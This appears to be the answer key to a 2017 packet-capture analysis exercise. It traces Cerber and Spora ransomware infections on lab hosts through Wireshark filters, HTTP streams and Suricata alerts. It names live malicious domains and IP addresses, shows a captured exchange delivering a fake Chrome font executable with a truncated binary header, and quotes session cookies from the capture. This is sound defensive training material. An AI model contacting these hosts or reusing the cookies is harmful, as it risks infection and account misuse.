
Shown above: HTTP requests using the Chrome browser on Windows 10.

Next, let's look at our second host, 10.3.14.134. For this one, you'll want to follow the TCP stream for the HTTP request to mail.yahoo.com.



```
Filter: ip.addr eq 10.3.14.134 and http.request

Date/Time            Src          port  D:          Info
2017-02-11 02:58:53  10.3.14.134  49157 23   m          GET /ncsi.txt HTTP
2017-02-11 03:00:27  10.3.14.134  49158 98              GET / HTTP/1.1
2017-02-11 03:00:27  10.3.14.134  49160 20              GET /favicon.ico H
2017-02-11 03:01:12  10.3.14.134  49188 66   ndowsup    GET /msdownload/up
2017-02-11 03:01:23  10.3.14.134  49223 54   e.com      GET /sync/?pid=20(
2017-02-11 03:01:49  10.3.14.134  49225 98              GET /config/login?

⊞ Frame 4341: 639 bytes on wire (5112 bit
⊞ Ethernet II, Src: AsustekC_5b:42:1c (14     b8 (00:09:7c:4e:79:b8)
⊞ Internet Protocol Version 4, Src: 10.3.     79.21 (98.138.79.21)
⊞ Transmission Control Protocol, Src Port     )), Seq: 1, Ack: 1, Len: 5
⊞ Hypertext Transfer Protocol
```

Shown above: Filter on HTTP requests for 10.3.14.134 and follow the TCP stream.


Follow TCP Stream (tcp.stream eq 71)
Stream Content
Entire conversation (1173 bytes)

```
GET / HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0)
Accept-Encoding: gzip, deflate
Host: mail.yahoo.com
Connection: Keep-Alive
Cookie: B=2hrm05hc9suso&b=4&d=hfzX6ZJpYEK2W8lDkuLtZVLCP57FRdQzhb.HxA--
&s=au&i=gxuFE8ta7mK_KlAO9JEi; AO=u=1;
F=a=HWznno8MvSAkuGR.X1Sk8sxwMW37LBamvzkKLGCgWxTF6b8obXifbkwxyPDutND289K
AaoY-&b=hpWh&d=wFfyDM09vLzozmxFlOViWYteVyij4qvzCz8VJNYRf6XBhQ--;
Y=v=1&n=0llh6thc9smh6&p=; YLS=v=1&p=1&n=1

HTTP/1.1 302 Found
Date: Sat, 11 Feb 2017 03:00:27 GMT
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR
```

Shown above: HTTP requests using the Internet Explorer 8 on Windows 7.

In the above User-Agent string, Windows NT 6.1 equates to Windows 7. The list breaks down as follows.


- Windows NT 10.0 = Windows 10
- Windows NT 6.3 = Windows 8.1

- Windows NT 6.2 = Windows 8
- Windows NT 6.1 = Windows 7
- Windows NT 6.0 = Windows Vista
- Windows NT 5.2 = Windows Server 2003 or Windows XP x64 Edition
- Windows NT 5.1 = Windows XP

For more information, see:

- https://msdn.microsoft.com/en-us/library/ms537503(v=vs.85).aspx

For our final host, there's only one HTTP request for 10.3.14.135, as seen below:




Filter: ip.addr eq 10.3.14.135 and http.request

```
Date/Time             Src          port   Dst           port  Host                  Info
2017-02-11 02:57:37   10.3.14.135  49160  17.254.32.16  80    wu-calculator.apple.com  POST /dgw?imei=
```

Shown above: Filter on HTTP requests for 10.3.14.135.

Based on the mac address, we already know this host is an Apple product. If you follow the TCP stream, you won't find any clear information that lets you know what type of Apple product it is.


Follow TCP Stream (tcp.stream eq 8)

Stream Content


```
POST /dgw?imei=APPLE&apptype=finance HTTP/1.1
Host: wu-calculator.apple.com
Content-Type: text/xml
X-Client-ID: 508474656
Content-Length: 299
Connection: keep-alive
Accept: */*
Accept-Language: en-us
User-Agent: SpotlightNetHelper/917.36 CFNetwork/720.5.7 Darwin/14.5.0 (x86_64)
Accept-Encoding: gzip, deflate
Cache-Control: no-cache

<?xml version='1.0' encoding='utf-8'?><request devtype='Apple_OSX'
deployver='APPLE_CALCULATOR_1_0' app='YAppleCalculatorApp' appver='1.0.1'
api='finance' apiver='1.0.1' acknotification='0000'><query id='0'
timestamp='1486781856.531152' type='convertcurrency'><from/><to/><amount/></
query></request>HTTP/1.1 200 OK
Date: Sat, 11 Feb 2017 02:57:37 GMT
```

Entire conversation (1688 bytes)

Shown above: Following the TCP stream for the single HTTP request by 10.3.14.135.

2017-02-11 TRAFFIC ANALYSIS EXERCISE - ANSWERS

A bit of creative Wireshark filtering, and you'll find indicators the host is named "Simon's Mac" so this is likely a Mac-based product (Mac, Mac Mini, MacBook, MacBook Pro, etc).




Filter: ip.addr eq 10.3.14.135 and udp.port eq 5353

Date/Time	Src	port	Dst	port	Info
2017-02-11 02:57:09	10.3.14.135	5353	224.0.0.251	5353	Standard query 0x0000 PTR _sleep-proxy._udp
2017-02-11 02:57:09	10.3.14.135	5353	224.0.0.251	5353	Standard query 0x0000 ANY Simons-Mac.local,
2017-02-11 02:57:09	10.3.14.135	5353	224.0.0.251	5353	Standard query 0x0000 ANY Simons-Mac.local,
2017-02-11 02:57:10	10.3.14.135	5353	224.0.0.251	5353	Standard query 0x0000 PTR _sleep-proxy._udp
2017-02-11 02:57:10	10.3.14.135	5353	224.0.0.251	5353	Standard query response 0x0000 PTR, cache f
2017-02-11 02:57:11	10.3.14.135	5353	224.0.0.251	5353	Stand cache f
2017-02-11 02:57:13	10.3.14.135	5353	224.0.0.251	5353	Stand oxy._udp
2017-02-11 02:57:13	10.3.14.135	5353	224.0.0.251	5353	Stand cache f
2017-02-11 02:57:17	10.3.14.135	5353	224.0.0.251	5353	Standard query response 0x0000 PTR, cache f
2017-02-11 02:57:22	10.3.14.135	5353	224.0.0.251	5353	Standard query 0x0000 PTR _sleep-proxy._udp

Shown above: An indicator that 10.3.14.135 is some sort of Mac-based Apple product.

Finally, for the basic tasks, the alerts indicate 10.3.14.134 was infected (with Cerber ransomware), and 10.3.14.131 was infected (with Spora ransomware).



Src IP	SPort	Dst IP	DPort	Pr	Event Message
10.3.14.134	51734	10.3.14.2	53	17	ET DNS Query to a *.top domain - Likely Hostile
10.3.14.134	49249	104.155.4.180	80	6	ET INFO HTTP Request to a *.top domain
104.155.4.180	80	10.3.14.134	49249	6	ET POLICY PE EXE or DLL Windows file download
104.155.4.180	80	10.3.14.134	49249	6	ET POLICY Binary Download Smaller than 1 MB Likely H
104.155.4.180	80	10.3.14.134	49249	6	ET CURRENT_EVENTS Likely Evil EXE download from MS
104.155.4.180	80	10.3.14.134	49249	6	ET TROJAN JS/WSF Downloader Dec 08 2016 M6
104.155.4.180	80	10.3.14.134	49249	6	ET INFO Possible EXE Download From Suspicious TLD
104.155.4.180	80	10.3.14.134	49249	6	ET INFO EXE - Served Attached HTTP
10.3.14.134	51735	91.119.56.0	6892	17	ET TROJAN Ransomware/Cerber Checkin M3 (4)
10.3.14.134	51735	91.121.56.30	6892	17	ET TROJAN Possible Downadup/Conficker-C P2P encryp
10.3.14.134	51736	91.119.56.0	6892	17	ET TROJAN W32/Cerber.Ransomware CnC Checkin M4
10.3.14.134	49250	54.87.5.88	80	6	ETPRO TROJAN Cerber Blockchain Query
10.3.14.134	50205	10.3.14.2	53	17	ET TROJAN Ransomware/Cerber Onion Domain Lookup
67.210.245.241	80	10.3.14.131	49506	6	ET SHELLCODE UTF-8/16 Encoded Shellcode
67.210.245.241	80	10.3.14.131	49506	6	ET WEB_CLIENT Possible String.FromCharCode Javascri
10.3.14.131	49585	54.229.205.204	12080	6	ET POLICY HTTP Request on Unusual Port Possibly Hos
10.3.14.131	49585	54.229.205.204	12080	6	ET POLICY HTTP POST on unusual Port Possibly Hostile
10.3.14.131	64890	10.3.14.2	53	17	ET TROJAN Spora Ransomware DNS Query

Shown above: Suricata alerts showing the probable infections.

2017-02-11 TRAFFIC ANALYSIS EXERCISE - ANSWERS


MORE ADVANCED TASKS:

- Document the family (or families) of malware based on indicators from the pcap.
- Document the root cause for any infections noted in the pcap.

ANSWERS:

The first task above is easily answered from doing the basic tasks, based on the alerts we saw. Determining the root cause is a bit trickier.


For 10.3.14.131, if we filter on HTTP requests for that IP address, we first see HTTP traffic to ***holinergroup.com*** and end up with HTTP traffic to spora.biz.



Filter: ip.addr eq 10.3.14.131 and http.request

Date/Time	Dst	port	Host	Info
2017-02-11 02:59:12	23.76.192.108	80	cdn.content.prod.cms	GET /singletile/summary/alias/experience
2017-02-11 03:01:49	198.105.244.228	80	vhkmhrmlscwsxy	HEAD / HTTP/1.1
2017-02-11 03:01:49	198.105.244.228	80	qlyouxo	HEAD / HTTP/1.1
2017-02-11 03:01:49	198.105.244.228	80	flaelweq	HEAD / HTTP/1.1
2017-02-11 03:03:17	67.210.245.241	80	holinergroup.com	GET / HTTP/1.1
2017-02-11 03:03:20	67.210.245.241	80	holinergroup.com	GET /wp-content/plugins/revslider/rs-plu
2017-02-11 03:03:20	64.233.171.95	80	fonts.googleapis.con	GET /css?family=Open+Sans%3A400%2C700%2(
2017-02-11 03:03:20	67.210.245.241	80	holinergroup.com	GET /wp-content/themes/Impreza/css/motic
2017-02-11 03:03:20	67.210.245.241	80	holinergroup.com	GET /wp-content/themes/Impreza/css/motic

Shown above: First HTTP requests in the pcap from 10.3.14.131.




Filter: ip.addr eq 10.3.14.131 and http.request

Date/Time	Dst	port	Host	Info
2017-02-11 03:04:42	216.58.218.131	80	fonts.gstatic.com	GET /s/opensans/v13/xjAJXh38I15wypJXxuGr
2017-02-11 03:05:47	186.2.163.47	80	spora.biz	POST / HTTP/1.1 (application/x-www-forr
2017-02-11 03:05:55	186.2.163.47	80	spora.biz	GET / HTTP/1.1
2017-02-11 03:05:56	186.2.163.47	80	spora.biz	GET /favicon.ico HTTP/1.1
2017-02-11 03:06:55	186.2.163.47	80	spora.biz	POST / HTTP/1.1 (application/x-www-forr
2017-02-11 03:06:59	186.2.163.47	80	spora.biz	GET / HTTP/1.1
2017-02-11 03:06:59	185.129.100.99	80	ddgu.ddos-guard.net	GET /ddgu/?h=aHR0cDovL3Nwb3JhLmJpeg&u=Lw
2017-02-11 03:07:00	186.2.163.47	80	spora.biz	GET /ddgu_JQ9Xi8A/?u=Lw&i=NmFjNjA1OTc2Y1
2017-02-11 03:07:00	186.2.163.47	80	spora.biz	GET / HTTP/1.1

Shown above: Last HTTP requests in the pcap from 10.3.14.131.

That indicates the root cause was possibly ***holinergroup.com***. A bit of searching through the pcap will show an HTTP POST request to ***kuzem2.kku.edu.tr*** that returned a file named ***Chrome Font v2.41.exe***. Do a Google search on "holinergroup malware" and you'll find some blog entries on malware-traffic-analysis.net that describe what's happening here. The best one to read is probably this:


- http://www.malware-traffic-analysis.net/2017/02/04/index.html


Follow TCP Stream (tcp.stream eq 287)
Stream Content
HTTP request
referer (root cause)
File returned
Entire conversation (172927 bytes)

```
POST /load.php HTTP/1.1
Host: kuzem2.kku.edu.tr
Connection: keep-alive
Content-Length: 66
Cache-Control: max-age=0
Origin: http://holinergroup.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://holinergroup.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

infol=1PHBBB7jSc0FLtsxwECLqFSeGco0MV3G3us3uiWvG9iGvwuVPtnL2A%3D%3DHTTP/1.1 200 OK
Content-Length: 172032
Content-Type: application/octet-stream
Accept-Ranges: bytes
Server: Microsoft-IIS/8.5
X-Powered-By: PHP/5.3.28
Content-Disposition: attachment; filename=Chrome Font v2.41.exe
X-Powered-By: ASP.NET
Date: Sat, 11 Feb 2017 03:04:09 GMT

MZ......................@...............................................!..L.!This
program cannot be run in DOS mode.

$......... .C.N.C.N.C.N...s...N...W...N...W...N.E.E.F.N.F...w.N.!.].".N.....t.N.....
```

Shown above: TCP stream showing Spora ransomware being sent.

